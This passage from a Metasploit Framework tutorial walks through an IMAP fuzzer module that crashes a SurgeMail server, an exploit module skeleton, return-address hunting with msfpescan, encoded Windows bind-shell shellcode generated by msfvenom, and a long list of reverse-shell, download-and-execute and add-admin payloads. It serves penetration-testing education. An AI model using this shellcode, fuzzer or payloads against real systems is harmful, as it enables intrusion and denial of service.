# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

   include Msf::Exploit::Remote::Imap
   include Msf::Auxiliary::Dos

   def initialize
      super(
         'Name'           => 'Simple IMAP Fuzzer',
         'Description'    => %q{
                        An example of how to build a simple IMAP fuzzer.
                        Account IMAP credentials are required in this fuzzer.
                  },
         'Author'         => [ 'ryujin' ],
         'License'        => MSF_LICENSE,
         'Version'        => '$Revision: 1 $'
      )
   end

   def fuzz_str()
      return Rex::Text.rand_text_alphanumeric(rand(1024))
   end

   def run()
      srand(0)
      while (true)
         connected = connect_login()
```

```
        if not connected
           print_status("Host is not responding - this is G00D ;)")
           break
        end
        print_status("Generating fuzzed data...")
        fuzzed = fuzz_str()
        print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
        req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
        print_status(req)
        res = raw_send_recv(req)
           if !res.nil?
        print_status(res)
           else
              print_status("Server crashed, no response")
              break
           end
        disconnect()
     end
  end
end
```

Overiding the run() method, our code will be executed each time the user calls "run" from msfconsole. In the while loop within run(), we connect to the IMAP server and authenticate through the function connect_login() imported from Msf::Exploit::Remote::Imap. We then call the function fuzz_str() which generates a variable size alphanumeric buffer that is going to be sent as an argument of the LIST IMAP command through the raw_send_recv function. We save the above file in the auxiliary/dos/windows/imap/ subdirectory and load it from msfconsole as it follows:


```
msf > use auxiliary/dos/windows/imap/fuzz_imap
msf auxiliary(fuzz_imap) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  IMAPPASS                   no        The password for the specified username
  IMAPUSER                   no        The username to authenticate as
  RHOST                      yes       The target address
  RPORT     143              yes       The target port

msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7
RHOST => 172.16.30.7
msf auxiliary(fuzz_imap) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(fuzz_imap) > set IMAPPASS test
IMAPPASS => test
```

We are now ready to fuzz the vulnerable IMAP server. We attach the surgemail.exe process from ImmunityDebugger and start our fuzzing session:

```
msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 684
```

```
[*] 0002 LIST () /"v1AD7DnJTVykXGYYM6BmnXL[...]" "PWNED"

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 225
[*] 0002 LIST () /"lLdnxGBPh1AWt57pCvAZfiL[...]" "PWNED"

[*] 0002 OK LIST completed

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () /"FzwJjIcL16vW4PXDPpJV[...]gaDm" "PWNED"

[*]
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] Host is not responding - this is G00D ;)
[*] Auxiliary module execution completed
```

MSF tells us that the IMAP server has probably crashed and ImmunityDebugger confirms it as seen in the following image:



# Exploit Development

Next, we are going to cover one of the most well known and popular aspects of the framework, exploit development. In this section, we are going to show how utilizing the framework for exploit development allows you to concentrate on what is unique about the exploit, and makes other matters such as payload, encoding, nop generation, and so on just a matter of infrastructure.

Due to the sheer number of exploits currently available in Metasploit, there is a very good chance that there is already a module that you can simply edit for your own purposes during exploit development. To make exploit development easier, Metasploit includes a sample exploit that you can modify. You can find it under 'documentation/samples/modules/exploits/'.

## *Metasploit Exploit Design Goals*

When writing exploits to be used in the Metasploit Framework, your design goals should be minimalist.

- Offload as much work as possible to the Framework.
- Make use of, and rely on, the Rex protocol libraries.
- Make heavy use of the available mixins.

Just as important as minimal design, exploits should (must) be reliable.

- Any BadChars declared must be 100% accurate.
- Ensure that Payload->Space is the maximum reliable value.
- The little details in exploit development matter the most.

Exploits should make use of randomness whenever possible. Randomization assists with IDS, IPS, and AV evasion and also serves as an excellent reliability test.

- When generating padding, use Rex::Text.rand_text_* (rand_text_alpha, rand_text_alphanumeric, etc).
- Randomize all payloads by using encoders.
- If possible, randomize the encoder stub.
- Randomize nops too.

Just as important as functionality, exploits should be readable as well.

- All Metasploit modules have a consistent structure with hard-tab indents.
- Fancy code is harder to maintain, anyway.
- Mixins provide consistent option names across the Framework.

Lastly, exploits should be useful.

- Proof of concepts should be written as Auxiliary DoS modules, not as exploits.
- The final exploit reliability must be high.

- Target lists should be inclusive.

## *Metasploit Exploit Format*

The format of an Exploit in Metasploit is similar to that of an Auxiliary but there are more fields.

- There is always a Payload information block. An Exploit without a Payload is simply an Auxiliary module.
- A listing of available Targets is outlined.
- Instead of defining run(), exploit() and check() are used.

### Exploit Skeleton

```
class Metasploit3 < Msf::Exploit::Remote

    include Msf::Exploit::Remote::TCP

    def initialize
        super(
            'Name'          => 'Simplified Exploit Module',
            'Description'   => 'This module sends a payload',
            'Author'        => 'My Name Here',
            'Payload'       => {'Space' => 1024, 'BadChars' => "\x00"},
            'Targets'       => [ ['Automatic', {} ] ],
            'Platform'      => 'win',
        )
        register_options( [
            Opt::RPORT(12345)
        ], self.class)
    end

    # Connect to port, send the payload, handle it, disconnect
    def exploit
        connect()
        sock.put(payload.encoded)
        handler()
        disconnect()
    end
end
```

### Defining Vulnerability Tests

Although it is rarely implemented, a method called check() should be defined in your exploit modules whenever possible.

- The check() method verifies all options except for payloads.
- The purpose of doing the check is to determine is the target is vulnerable or not.
- Returns a defined Check value.

The return values for check() are:

- CheckCode::Safe - not exploitable
- CheckCode::Detected - service detected
- CheckCode::Appears - vulnerable version
- CheckCode::Vulnerable - confirmed
- CheckCode::Unsupported - check is not supported for this module.

### Sample check() Method

```
def check
    # connect to get the FTP banner
    connect

    # disconnect since have cached it as self.banner
    disconnect

    case banner
        when /Serv-U FTP Server v4\.1/
            print_status('Found version 4.1.0.3, exploitable')
            return Exploit::CheckCode::Vulnerable

        when /Serv-U FTP Server/
            print_status('Found an unknown version, try it!');
            return Exploit::CheckCode::Detected

        else
            print_status('We could not recognize the server banner')
            return Exploit::CheckCode::Safe
    end

    return Exploit::CheckCode::Safe
end
```

## *Metasploit Exploit Mixins*

**Exploit::Remote::Tcp**
Code:
lib/msf/core/exploit/tcp.rb
**Provides TCP options and methods.**

- Defines RHOST, RPORT, ConnectTimeout
- Provides connect(), disconnect()
- Creates self.sock as the global socket
- Offers SSL, Proxies, CPORT, CHOST
- Evasion via small segment sends
- Exposes user options as methods - rhost() rport() ssl()

**Exploit::Remote::DCERPC**
Code:
lib/msf/core/exploit/dcerpc.rb
**Inherits from the TCP mixin and has the following methods and options:**

- dcerpc_handle()
- dcerpc_bind()
- dcerpc_call()
- Supports IPS evasion methods with multi-context BIND requests and fragmented DCERPC calls

**Exploit::Remote::SMB**
Code:
lib/msf/core/exploit/smb.rb
**Inherits from the TCP mixin and provides the following methods and options:**

- smb_login()
- smb_create()
- smb_peer_os()
- Provides the Options of SMBUser, SMBPass, and SMBDomain
- Exposes IPS evasion methods such as: SMB::pipe_evasion, SMB::pad_data_level, SMB::file_data_level

**Exploit::Remote::BruteTargets**
There are 2 source files of interest.
Code:
lib/msf/core/exploit/brutetargets.rb
**Overloads the exploit() method.'**

- Calls exploit_target(target) for each Target
- Handy for easy target iteration

Code:
lib/msf/core/exploit/brute.rb
**Overloads the exploit method.**

- Calls brute_exploit() for each stepping
- Easily brute force and address range

The mixins listed above are just the tip of the iceberg as there are many more at your disposal when creating exploits. Some of the more interesting ones are:

- Capture - sniff network packets
- Lorcon - send raw WiFi frames
- MSSQL - talk to Microsoft SQL servers
- KernelMode - exploit kernel bugs
- SEH - structured exception handling
- NDMP - the network backup protocol
- EggHunter - memory search
- FTP - talk to FTP servers
- FTPServer - create FTP servers

## *Metasploit Exploit Targets*

Exploits define a list of targets that includes a name, number, and options. Targets are specified by number when launched.

```
'Targets' =>
        [
```

```
            # Windows 2000 – TARGET = 0
            [
                'Windows 2000 English',
                {
                    'Rets' => [ 0x773242e0 ],
                },
            ],
            # Windows XP - TARGET = 1
            [
                'Windows XP English',
                {
                    'Rets' => [ 0x7449bf1a ],
                },
            ],
        ],
'DefaultTarget' => 0))
```

## Target Options Block

The options block within the target section is nearly free-form although there are some special option names.

- 'Ret' is short-cutted as target.ret()
- 'Payload' overloads the exploits info block

Options are where you store target data. For example:

- The return address for a Windows 2000 target
- 500 bytes of padding need to be added for Windows XP targets
- Windows Vista NX bypass address

## Accessing Target Information

The 'target' object inside the exploit is the users selected target and is accessed in the exploit as a hash.

- target['padcount']
- target['Rets'][0]
- target['Payload']['BadChars']
- target['opnum']

## Adding and Fixing Exploit Targets

Sometimes you need new targets because a particular language pack changes addresses, a different version of the software is available, or the addresses are shifted due to hooks. Adding a new target only requires 3 steps.

- Determine the type of return address you require. This could be a simple 'jmp esp', a jump to a specific register, or a 'pop/pop/ret'. Comments in the exploit code can help you determine what is required.
- Obtain a copy of the target binaries
- Use msfpescan to locate a suitable return address

If the exploit code doesn't explicitly tell you what type of return address is required but is good enough to tell you the dll name for the existing exploit, you can find out what type of return address you are looking for. Consider the following example that provides a return address for a Windows 2000 SP0-SP4 target.

```
'Windows 2000 SP0-SP4',
{
        'Ret'         => 0x767a38f6,  # umpnpmgr.dll
}
```

To find out what type of return address the exploit currently uses, we just need to find a copy of umpnpmgr.dll from a Windows 2000 machine machine and run msfpescan with the provided address to determine the return type. In the example below, we can see that this exploit requires a pop/pop/ret.

```
root@bt4:/pentest/exploits/framework3# ./msfpescan -D -a 0x767a38f6
win2000sp4.umpnpmgr.dll
[win200sp4.umpnpmgr.dll]
0x767a38f6 5f5ec3558bec6aff68003c7a7668e427
00000000 5F              pop edi
00000001 5E              pop esi
00000002 C3              ret
00000003 55              push ebp
00000004 8BEC              mov ebp,esp
00000006 6AFF              push byte -0x1
00000008 68003C7A76        push 0x767a3c00
0000000D 68              db 0x68
0000000E E427              in al,0x27
```

Now, we just need to grab a copy of the target dll and use msfpescan to find a usable pop/pop/ret address for us.

```
root@bt4:/pentest/exploits/framework3# ./msfpescan -p targetos.umpnpmgr.dll
[targetos.umpnpmgr.dll]
0x79001567 pop eax; pop esi; ret
0x79011e0b pop eax; pop esi; retn 0x0008
0x79012749 pop esi; pop ebp; retn 0x0010
0x7901285c pop edi; pop esi; retn 0x0004
```

Now that we've found a suitable return address, we add our new target to the exploit.

```
'Windows 2000 SP0-SP4 Russian Language',
{
        'Ret'         => 0x7901285c,  # umpnpmgr.dll
}
```

## *Metasploit Exploit Payloads*

Select an encoder:

- Must not touch certain registers
- Must be under the max size
- Must avoid BadChars

- Encoders are ranked

Select a nop generator:
- Tries the most random one first
- Nops are also ranked

### Encoding Example

- The defined Payload Space is 900 bytes
- The Payload is 300 bytes long
- The Encoder stub adds another 40 bytes to the payload
- The Nops will then fill in the remaining 560 bytes bringing the final payload.encoded size to 900 bytes
- The nop padding can be avoided by adding 'DisableNops' => true to the exploit

### Payload Block Options

As is the case for most things in the Framework, payloads can be tweaked by exploits.

- 'StackAdjustment' prefixes "sub esp" code
- 'MinNops', 'MaxNops', 'DisableNops'
- 'Prefix' places data before the payload
- 'PrefixEncoder' places it before the stub

These options can also go into the Targets block, allowing for different BadChars for targets and allows Targets to hit different architectures and OS.

### Msfvenom

msfvenom is a combination of msfpayload and msfencode, putting both of these tools into a single framework instance. The advantages of msfvenom are:
- One single tool
- Standardized command line options
- Increased speed
-

At this point msfvenom is still in it's infancy but has many options:

```
root@bt:~# /pentest/exploits/framework3/msfvenom -h
Usage: /pentest/exploits/framework3/msfvenom [options]

Options:
    -p, --payload    [payload]       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    [length]        Prepend a nopsled of [length] size on to the payload
    -f, --format     [format]        Format to output results in: raw, ruby, rb, perl, pl, c, js_be,
                                     js_le, java, dll, exe, exe-small, elf, macho, vba, vbs, loop-vbs,
                                     asp, war
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       [architecture]  The architecture to use
        --platform   [platform]      The platform of the payload
    -s, --space      [length]        The maximum size of the resulting payload
    -b, --bad-chars  [list]          The list of characters to avoid example: '\x00\xff'
    -i, --iterations [count]         The number of times to encode the payload
```

```
-x, --template   [path]    Specify a custom executable file to use as a template
-k, --keep                 Preserve the template behavior and inject the payload as a
                           new thread
-h, --help                 Show this message
```

An example of the usage of msfvenom can be seen below:

```
root@bt:~# /pentest/exploits/framework3/msfvenom -p windows/shell/bind_tcp -e
x86/shikata_ga_nai -b '\x00' -i 3
[*] x86/shikata_ga_nai succeeded with size 325 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 352 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 379 (iteration=3)
buf =
"\xdb\xdb\xbe\x0a\x3a\xfc\x6d\xd9\x74\x24\xf4\x5a\x29\xc9" +
"\xb1\x52\x31\x72\x18\x83\xea\xfc\x03\x72\x1e\xd8\x09\xb6" +
"\xce\xc5\x86\x6d\x1a\xa8\xd8\x88\xa8\xbc\x51\x64\xe5\xf2" +
"\xd1\xb7\x80\xed\x66\x72\x6e\x0d\x1c\x68\x6a\xae\xcd\x0e" +
"\x33\x90\x1d\x73\x82\xd8\xd7\xe0\x87\x76\xbd\x25\xf4\x23" +
"\x4d\x38\xc2\xc3\xe9\xa1\x7e\x31\xc5\xe4\x84\x2a\x3b\x37" +
"\xb3\xd6\x13\xc4\x09\x89\xd0\x95\x21\x10\x6b\x83\x94\x3d" +
"\xf2\xfd\x19\x36\x18\xc4\x0a\x45\x51\x12\xda\x65\x29\xfb" +
"\x8a\xdf\x29\x16\x88\xb9\x85\x9d\x55\x2b\x6e\x05\x60\xc9" +
"\x07\x2d\x3c\x33\xf7\xac\x6c\xbf\x4b\x6d\x91\x35\x29\x59" +
"\x38\xfe\x18\x38\x12\x72\xd4\x1d\xbd\x6d\x05\x79\xa6\x4e" +
"\x58\xb0\x4a\x0e\x4c\x05\x5e\x51\x45\x70\xdc\x90\x93\xa9" +
"\x21\x99\xd6\xab\xa7\x04\x11\x5d\x0e\x21\xa0\x96\xdd\x1f" +
"\x86\x39\x71\xab\xb1\x87\x58\xb3\xd1\x3a\x2d\x5f\xb3\x6f" +
"\xd0\xb1\x01\xf0\xed\x1c\x9f\x87\x59\x3d\x98\x80\xbb\x6d" +
"\xa8\x7e\x17\xc4\x3c\xb4\xef\x3c\x48\xbe\x07\x51\x04\x9f" +
"\x6f\xaf\xff\x16\xdc\x66\x77\xb4\x11\x00\xae\x0a\x66\x7b" +
"\x28\x2b\xd3\x19\x3e\xcb\x98\xbf\xfd\x7b\x14\x7a\xbf\xa2" +
"\x06\x46\x90\x19\x71\x6d\x28\xf5\x1c\xe5\x9c\x40\x88\x48" +
"\x5d\xe2\x89\xb2\xba\x21\x7b\xdb\xe1\x60\x70\x1e\x55\x93" +
"\x22\xf3\x6d\xbf\x5b\xc3\x74\x1e\x49\x43\x05\xdf\xdf\x9f" +
"\x3a\x9f\x80\xfe\xed\x8a\xa5\xf7\x09\xf5\xf8\x6b\x24\xbb" +
"\x20\x28\xfc\x03\x9a\xeb\xcf\x23\xbc\x50\xec\xca\x34\x3c" +
"\x58\x94\x18\xcb\x51\x71\x19\x5f\x2d\xbf\x58\x45\x86\x29" +
"\xb3\x9a\x87\x85\xf5\x40\x1d\xc6\x72\xbb\x3d\x60\x79\x3f" +
"\xff\xc7"
```

The command and resulting shellcode above generates a Windows bind shell with three iterations of the shikata_ga_nai encoder without any null bytes in our shellcode.

## Msfpayload

msfpayload is a command-line instance of Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing a module.

This tool has many different options and variables available to it, but they may not all be fully realized given the limited output in the help banner.

```
root@bt:~# msfpayload -h
```

Usage: /pentest/exploits/framework3/msfpayload [] [var=val] <[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>

OPTIONS:

-h Help banner
-l List available payloads

How powerful this tool can be is fully seen when showing the vast number of different types of shellcode that are available to be customized for your specific exploit:

**root@bt:~# msfpayload -l**

Framework Payloads (222 total)
==========

| Name | Description |
|---|---|
| aix/ppc/shell_bind_tcp | Listen for a connection and spawn a command shell |
| aix/ppc/shell_find_port | Spawn a shell on an established connection |
| aix/ppc/shell_interact | Simply execve /bin/sh (for inetd programs) |
| aix/ppc/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| bsd/sparc/shell_bind_tcp | Listen for a connection and spawn a command shell |
| bsd/sparc/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| bsd/x86/exec | Execute an arbitrary command |
| bsd/x86/metsvc_bind_tcp | Stub payload for interacting with a Meterpreter Service |
| bsd/x86/metsvc_reverse_tcp | Stub payload for interacting with a Meterpreter Service |
| bsd/x86/shell/bind_tcp | Listen for a connection, Spawn a command shell (staged) |
| bsd/x86/shell/find_tag | Use an established connection, Spawn a command shell (staged) |
| bsd/x86/shell/reverse_tcp | Connect back to the attacker, Spawn a command shell (staged) |
| bsd/x86/shell_bind_tcp | Listen for a connection and spawn a command shell |
| bsd/x86/shell_find_port | Spawn a shell on an established connection |
| bsd/x86/shell_find_tag | Spawn a shell on an established connection (proxy/nat safe) |
| bsd/x86/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| bsdi/x86/shell/bind_tcp | Listen for a connection, Spawn a command shell (staged) |
| bsdi/x86/shell/reverse_tcp | Connect back to the attacker, Spawn a command shell (staged) |
| bsdi/x86/shell_bind_tcp | Listen for a connection and spawn a command shell |
| bsdi/x86/shell_find_port | Spawn a shell on an established connection |
| bsdi/x86/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| cmd/unix/bind_inetd | Listen for a connection and spawn a command shell (persistent) |
| cmd/unix/bind_netcat | Listen for a connection and spawn a command shell via netcat |
| cmd/unix/bind_perl | Listen for a connection and spawn a command shell via perl |
| cmd/unix/bind_ruby | Continually listen for a connection and spawn a command shell via Ruby |
| cmd/unix/generic | Executes the supplied command |
| cmd/unix/interact | Interacts with a shell on an established socket connection |
| cmd/unix/reverse | Creates an interactive shell through two inbound connections |
| cmd/unix/reverse_bash | Creates an interactive shell via bash's builtin /dev/tcp. This will not work on most Debian-based Linux distributions (including Ubuntu) because they compile bash without the/dev/tcp feature. |
| cmd/unix/reverse_netcat | Creates an interactive shell via netcat |
| cmd/unix/reverse_perl | Creates an interactive shell via perl |
| cmd/unix/reverse_ruby | Connect back and create a command shell via Ruby |
| cmd/windows/adduser | Create a new user and add them to local administration group |
| cmd/windows/bind_perl | Listen for a connection and spawn a command shell via perl (persistent) |
| cmd/windows/bind_ruby | Continually listen for a connection and spawn a command shell via Ruby |
| cmd/windows/download_exec_vbs | Download an EXE from an HTTP(S) URL and execute it |
| cmd/windows/reverse_perl | Creates an interactive shell via perl |
| cmd/windows/reverse_ruby | Connect back and create a command shell via Ruby |
| generic/debug_trap | Generate a debug trap in the target process |
| generic/shell_bind_tcp | Listen for a connection and spawn a command shell |
| generic/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| generic/tight_loop | Generate a tight loop in the target process |
| java/jsp_shell_bind_tcp | Listen for a connection and spawn a command shell |
| java/jsp_shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| java/meterpreter/bind_tcp | Listen for a connection, Run a meterpreter server in Java |
| java/meterpreter/reverse_tcp | Connect back stager, Run a meterpreter server in Java |
| java/shell/bind_tcp | Listen for a connection, Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else) |
| java/shell/reverse_tcp | Connect back stager, Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else) |

| | |
|---|---|
| linux/armle/adduser | Create a new user with UID 0 |
| linux/armle/exec | Execute an arbitrary command |
| linux/armle/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| linux/mipsbe/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| linux/mipsle/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| linux/ppc/shell_bind_tcp | Listen for a connection and spawn a command shell |
| linux/ppc/shell_find_port | Spawn a shell on an established connection |
| linux/ppc/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| linux/ppc64/shell_bind_tcp | Listen for a connection and spawn a command shell |
| linux/ppc64/shell_find_port | Spawn a shell on an established connection |
| linux/ppc64/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| linux/x64/exec | Execute an arbitrary command |
| linux/x64/shell/bind_tcp | Listen for a connection, Spawn a command shell (staged) |
| linux/x64/shell/reverse_tcp | Connect back to the attacker, Spawn a command shell (staged) |
| linux/x64/shell_bind_tcp | Listen for a connection and spawn a command shell |
| linux/x64/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| linux/x86/adduser | Create a new user with UID 0 |
| linux/x86/chmod | Runs chmod on specified file with specified mode |
| linux/x86/exec | Execute an arbitrary command |
| linux/x86/meterpreter/bind_ipv6_tcp | Listen for a connection over IPv6, Staged meterpreter server |
| linux/x86/meterpreter/bind_tcp | Listen for a connection, Staged meterpreter server |
| linux/x86/meterpreter/find_tag | Use an established connection, Staged meterpreter server |
| linux/x86/meterpreter/reverse_ipv6_tcp | Connect back to attacker over IPv6, Staged meterpreter server |
| linux/x86/meterpreter/reverse_tcp | Connect back to the attacker, Staged meterpreter server |
| linux/x86/metsvc_bind_tcp | Stub payload for interacting with a Meterpreter Service |
| linux/x86/metsvc_reverse_tcp | Stub payload for interacting with a Meterpreter Service |
| linux/x86/shell/bind_ipv6_tcp | Listen for a connection over IPv6, Spawn a command shell (staged) |
| linux/x86/shell/bind_tcp | Listen for a connection, Spawn a command shell (staged) |
| linux/x86/shell/find_tag | Use an established connection, Spawn a command shell (staged) |
| linux/x86/shell/reverse_ipv6_tcp | Connect back to attacker over IPv6, Spawn a command shell (staged) |
| linux/x86/shell/reverse_tcp | Connect back to the attacker, Spawn a command shell (staged) |
| linux/x86/shell_bind_ipv6_tcp | Listen for a connection over IPv6 and spawn a command shell |
| linux/x86/shell_bind_tcp | Listen for a connection and spawn a command shell |
| linux/x86/shell_find_port | Spawn a shell on an established connection |
| linux/x86/shell_find_tag | Spawn a shell on an established connection (proxy/nat safe) |
| linux/x86/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| linux/x86/shell_reverse_tcp2 | Connect back to attacker and spawn a command shell |
| netware/shell/reverse_tcp | Connect back to the attacker, Connect to the NetWare console (staged) |
| osx/armle/execute/bind_tcp | Listen for a connection, Spawn a command shell (staged) |
| osx/armle/execute/reverse_tcp | Connect back to the attacker, Spawn a command shell (staged) |
| osx/armle/shell/bind_tcp | Listen for a connection, Spawn a command shell (staged) |
| osx/armle/shell/reverse_tcp | Connect back to the attacker, Spawn a command shell (staged) |
| osx/armle/shell_bind_tcp | Listen for a connection and spawn a command shell |
| osx/armle/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| osx/armle/vibrate | Causes the iPhone to vibrate, only works when the AudioToolkit library has been loaded. Based on work by Charlie Miller. |
| /ppc/shell/bind_tcp | Listen for a connection, Spawn a command shell (staged) |
| osx/ppc/shell/find_tag | Use an established connection, Spawn a command shell (staged) |
| osx/ppc/shell/reverse_tcp | Connect back to the attacker, Spawn a command shell (staged) |
| osx/ppc/shell_bind_tcp | Listen for a connection and spawn a command shell |
| osx/ppc/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| osx/x86/bundleinject/bind_tcp | Listen, read length, read buffer, execute, Inject a custom Mach-O bundle into the exploited process |
| osx/x86/bundleinject/reverse_tcp | Connect, read length, read buffer, execute, Inject a custom Mach-O bundle into the exploited process |
| osx/x86/exec | Execute an arbitrary command |
| osx/x86/isight/bind_tcp | Listen, read length, read buffer, execute, Inject a Mach-O bundle to capture a photo from the iSight (staged) |
| osx/x86/isight/reverse_tcp | Connect, read length, read buffer, execute, Inject a Mach-O bundle to capture a photo from the iSight (staged) |
| osx/x86/shell_bind_tcp | Listen for a connection and spawn a command shell |
| osx/x86/shell_find_port | Spawn a shell on an established connection |
| osx/x86/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| osx/x86/vforkshell/bind_tcp | Listen, read length, read buffer, execute, Call vfork() if necessary and spawn a command shell (staged) |
| osx/x86/vforkshell/reverse_tcp | Connect, read length, read buffer, execute, Call vfork() if necessary and spawn a command shell (staged) |
| osx/x86/vforkshell_bind_tcp | Listen for a connection, vfork if necessary, and spawn a command shell |
| osx/x86/vforkshell_reverse_tcp | Connect back to attacker, vfork if necessary, and spawn a command shell |
| php/bind_perl | Listen for a connection and spawn a command shell via perl (persistent) |
| php/bind_php | Listen for a connection and spawn a command shell via php |
| php/download_exec | Download an EXE from an HTTP URL and execute it |
| php/exec | Execute a single system command |
| php/meterpreter/bind_tcp | Listen for a connection, Run a meterpreter server in PHP |

| | |
|---|---|
| php/meterpreter/reverse_tcp | Reverse PHP connect back stager with checks for disabled functions, Run a meterpreter server in PHP |
| php/meterpreter_reverse_tcp | Connect back to attacker and spawn a Meterpreter server (PHP) |
| php/reverse_perl | Creates an interactive shell via perl |
| php/reverse_php | Reverse PHP connect back shell with checks for disabled functions |
| php/shell_findsock | Spawn a shell on the established connection to the webserver. Unfortunately, this payload can leave conspicuous evil-looking entries in the apache error logs, so it is probably a good idea to use a bind or reverse shell unless firewalls prevent them from working. The issue this payload takes advantage of (CLOEXEC flag not set on sockets) appears to have been patched on the Ubuntu version of Apache and may not work on other Debian-based distributions. Only tested on Apache but it might work on other web servers that leak file descriptors to child processes. |
| solaris/sparc/shell_bind_tcp | Listen for a connection and spawn a command shell |
| solaris/sparc/shell_find_port | Spawn a shell on an established connection |
| solaris/sparc/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| solaris/x86/shell_bind_tcp | Listen for a connection and spawn a command shell |
| solaris/x86/shell_find_port | Spawn a shell on an established connection |
| solaris/x86/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| tty/unix/interact | Interacts with a TTY on an established socket connection |
| windows/adduser | Create a new user and add them to local administration group |
| windows/dllinject/bind_ipv6_tcp | Listen for a connection over IPv6, Inject a Dll via a reflective loader |
| windows/dllinject/bind_nonx_tcp | Listen for a connection (No NX), Inject a Dll via a reflective loader |
| windows/dllinject/bind_tcp | Listen for a connection, Inject a Dll via a reflective loader |
| windows/dllinject/find_tag | Use an established connection, Inject a Dll via a reflective loader |
| windows/dllinject/reverse_http | Tunnel communication over HTTP using IE 6, Inject a Dll via a reflective loader |
| windows/dllinject/reverse_ipv6_tcp | Connect back to the attacker over IPv6, Inject a Dll via a reflective loader |
| windows/dllinject/reverse_nonx_tcp | Connect back to the attacker (No NX), Inject a Dll via a reflective loader |
| windows/dllinject/reverse_ord_tcp | Connect back to the attacker, Inject a Dll via a reflective loader |
| windows/dllinject/reverse_tcp | Connect back to the attacker, Inject a Dll via a reflective loader |
| windows/dllinject/reverse_tcp_allports | Try to connect back to the attacker, on all possible ports (1-65535, slowly), Inject a Dll via a reflective loader |
| windows/dllinject/reverse_tcp_dns | Connect back to the attacker, Inject a Dll via a reflective loader |
| windows/download_exec | Download an EXE from an HTTP URL and execute it |
| windows/exec | Execute an arbitrary command |
| windows/messagebox | Spawns a dialog via MessageBox using a customizable title, text & icon |
| windows/meterpreter/bind_ipv6_tcp | Listen for a connection over IPv6, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/bind_nonx_tcp | Listen for a connection (No NX), Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/bind_tcp | Listen for a connection, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/find_tag | Use an established connection, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
| windows/meterpreter/reverse_http | Tunnel communication over HTTP using IE 6, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) |
